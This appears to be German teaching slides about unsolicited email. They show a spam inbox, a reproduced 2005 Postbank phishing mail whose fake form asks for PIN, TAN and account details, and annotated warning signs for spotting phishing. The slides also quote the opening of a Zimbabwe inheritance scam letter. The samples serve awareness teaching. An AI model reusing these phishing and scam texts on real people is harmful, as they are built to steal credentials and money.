


	Absender	Betreff	Empfangen	Gesendet
	Luis	*****SPAM***** Hits: 7.1 want to meet?	Gestern	00:14
	Elma Brennan	Special Situation Report	Gestern	00:36
	Alexander	*****SPAM***** Hits: 20.7 * Propecia Maxaman Flomax *	Gestern	00:40
	Doctor	*****SPAM***** Hits: 16.3 The Ultimate Online Pharmaceutical	Gestern	03:29
	Anwalt	*****SPAM***** Hits: 13.3 Sehr Dringend	Gestern	04:19
	Meredith Singleton	Investment Idea For You	Gestern	05:02
	David Murphy	*****SPAM***** Hits: 17.2 Software At Low Price	Gestern	05:14
	Cathryn Hunt	Best Wall Street Solutions	Gestern	05:25
	Peter	*****SPAM***** Hits: 16.2 C1alis 10 Pills 20 mg \$89.95	Gestern	05:30
	Carmen Deleon	Why Do We Love OTC Stocks?	Gestern	05:41
	Milford Blevins	Your wife wants it bigger.	Gestern	06:03
	Lakisha	look no more	Gestern	07:08
	Ingrid Morrow	SpecMoney Stock	Gestern	08:56
	T-Online Online Store	*****SPAM***** Hits: 24.5 Ihr Auftrag #92557 im Wert von 729 ...	Gestern	09:07
	Sung	*****SPAM***** Hits: 20.8 ONLINE MEDICATION? easy! Rich	Gestern	09:37
	Edgar Sheehan	This Week's Target Stock	Gestern	09:39
	Diann Reece	Triple Play Stock	Gestern	10:45
	Roderick Schmidt	Are You a Microcap Player?	Gestern	10:47
	Jamie Huerta	Equity Alert	Gestern	10:48
	Pasquale Hansen	Diamond Equities	Gestern	10:51
	Rosendo Putnam	increase in sexual desire	Gestern	11:50
	bearnard hercules	jochen.koubek@rz.hu-berlin.de	Gestern	12:05
	eal antony	jochen.koubek@hu-berlin.de	Gestern	12:05
	Armando Hayes	*****SPAM***** Hits: 20.0 What IS OEM Software And Why DO Yo...	Gestern	12:30
	Parker Henson	*****SPAM***** Hits: 22.3 increase in sexual desire	Gestern	13:11
	Philip	*****SPAM***** Hits: 20.7 Men Health	Gestern	13:24
	Tamra Collins	*****SPAM***** Hits: 22.1 just like oryiginal	Gestern	13:27
	Felix Paul	Lydia schuetz sich hiermit	Gestern	13:37
	Mr Escobar	help "me" getting rid of stress, fatigue and depression	Gestern	14:27
	Winfred	*****SPAM***** Hits: 11.3 hello!	Gestern	18:30
	Ezekiel King	*****SPAM***** Hits: 13.4 Buy OEM Software	Gestern	20:29
	Euphemia Wiechmann	Re: Pajaramcy news	Gestern	20:34
	Gerben Morlock	Re: Pajaramcy news	Gestern	20:34
	Kerstin Nava	Re: Pajaramcy news	Gestern	20:35



Gewerblich
Unverlangt
Massenhaft versendet
Elektronische Nachricht



Spam Botnets



Phishing

Angriff

Von: DEUTSCHE POSTBANK <support_id_01242713756@postbank.de>
Betreff: **POSTBANK INTERNET BANKING** [Fri, 17 Jun 2005 07:56:30 -0200]
Datum: 17. Juni 2005 11:56:30 MESZ
An: jochen_kee@yahoo.de
▶  1 Anhang, 8,7 KB



Sehr geehrte Kundin, sehr geehrter Kunde,

Der technische Dienst der Bank führt die planmassige Aktualisierung der Software durch. Für die Aktualisierung der Kundendatenbank ist es nötig, Ihre Bankdaten erneut zu bestätigen. Dafür müssen Sie unseren Link (unten) besuchen, wo Ihnen eine spezielle Form zum Ausfüllen angeboten wird.

https://banking.postbank.de/app/cust_details_confirmation_page.do

Diese Anweisung wird an allen Bankkunden gesandt und ist zum Erfüllen erforderlich.

Wir bitten um Verständnis und bedanken uns für die Zusammenarbeit.

Aktuelle Nachrichte...

- Baufinanzierung
- Altersvorsorge
- Online-Services**
- Mobile Services
- Vermögensberatung
- Markt & Research
- Presse
- Investor Relations
- Wir über uns
- Karriere

Deutsche Post  World Net
MAIL EXPRESS LOGISTICS FINANCE

gemein mit dieser Sicherheit umzugehen.
Wir haben äußerst aufmerksam jeden Geldmitteldiebstahlfall von den Konten untersucht und haben somit eine Kriterienliste der verdächtigen Operation zusammengestellt.
Gegenwärtig haben wir ein neues elektronisches Schutzsystem, um den Zutritt zu den Bankkonten zu verhindern, das auf der Feststellung von diesen Kriterien basiert, entwickelt und es ist praktisch einsatzbereit. Wenn die Transaktion verdächtig scheint, stellt das System eine Geheimfrage. Wenn es darauf keine Antwort bekommt, so werden laufende Transaktion und Konto, von dem sie gemacht wurde, bis zur Klärung der Umstände blockiert.

Um das System funktionieren zu lassen, bitten wir Sie, die Form der zusätzlichen Autorisation auszufüllen (Achtung! Wir bitten Sie login und Passwort von Ihrem elektronischen Konto anzugeben).

Name:

Familienname:

Telefon - Nr.:

Kontonummer: (Online-Banking)

PIN:

TAN:
(ACHTUNG! Verwenden Sie bitte zukünftig diese TAN nicht, das führt zur Blockierung vom Konto)

Geheimfrage:

Antwort auf die Geheimfrage:

[OK](#) 

Wir hoffen, dass Sie jenes Schutzniveau, das unsere neue Systemsicherheit anbietet und garantiert, richtig bewerten.

Danke für die Zusammenarbeit,
Administration der PostBank

wertlos ist.

Postbank Newsletter

Infos, die sich lohnen!

Ja, ich abonniere kostenlos:

- [Postbank Geldwert](#)
- [Postbank AnlageWelt](#)
- [Postbank Business update](#)

Anrede: Frau Herr

Vorname:

Name:

E-Mail*:

* erforderliche Angabe

[Datenschutz](#) [abschicken](#) 

Postbank ist nationaler Förderer der FIFA WM 2006™



Merkmale

Achten Sie auf die Warnsignale!

Unklare Absenderadresse

Eine persönliche Anrede fehlt

Es fehlt eine persönliche Kundennummer

Ein offizielles Logo beweist nicht die Echtheit der Mail


Der Inhalt erscheint glaubwürdig, doch die mangelhafte Rechtschreibung und die fehlenden Umlaute wie ä ö ü sollten stutzig machen

Vor dem Anklicken eines Links immer die Adresse in der Status-Leiste unten prüfen, hier erscheint die wirkliche URL

Es gibt keine Möglichkeit die eigene Adresse aus dem Verteiler zu löschen („unsubscribe“)


Die gesamte Mail (und nicht nur der Link) ist anklickbar und verbindet mit der falschen Seite

Der „Phishing-Link“ sieht echt aus, doch eine Bank würde ihre Kunden nie über einen Link in einer E-Mail auffordern, sich auf ihrer Webseite einzuloggen



Scam

Angebot



Von: Simon <smuzender01@netscape.net>

Betreff: **Geschäftliches Angebot**

Datum: 20. März 2005 18:54:53 MEZ

Antwort an: smuzender01@netscape.net

Sie mögen überrascht sein, diesen Brief von mir zu erhalten, da Sie mich nicht persönlich kennen. Der Grund meiner Vorstellung ist, dass ich Simon Muzenda der älteste Sohn von Paul Muzenda bin, einem Farmer in Simbabwe, der kürzlich im Landstreit in meinem Land ermordet wurde.

Ich bekam den Kontakt zu Ihnen über das Internet, daher beschloss ich Ihnen zu schreiben.

Vor dem Tod meines Vaters hatte er mich mit nach Johannesburg genommen, um 8,5 Millionen US-\$ in einer privaten Sicherheitsfirma zu hinterlegen, da er die lauernde Gefahr in Simbabwe voraussah, legte er sein Geld in Form von Edelsteinen an. Die Summe war gedacht zum Erwerb neuer Maschinen und Chemikalien für die Farmen und zur Etablierung einer neuen Farm in Swaziland.

Die Landprobleme begannen, als unser Präsident Robert Mugabe eine Landreform einführte, die sich vorwiegend auf weiße reiche Farmer und einige wenige schwarze Farmer auswirkte und in der Ermordung und Überfällen durch Kriegsveteranen und einige andere Geistesgestörte gipfelte. Tatsächlich wurden eine Menge Menschen ermordet, eines der Opfer war mein Vater. Wegen dieses Hintergrundes floh ich mit meiner Familie aus Simbabwe, um unsre Leben zu retten und lebe vorübergehend in den Niederlanden, wo wir um politisches Asyl ersuchen und beschlossen haben, das Geld meines Vaters zu transferieren auf ein besser erreichbares ausländisches Konto, da die Gesetze der Niederlande einem Flüchtling verbieten ein Konto zu eröffnen oder in irgendwelche finanziellen Transaktionen innerhalb der Niederlande involviert zu sein.

419 Eater

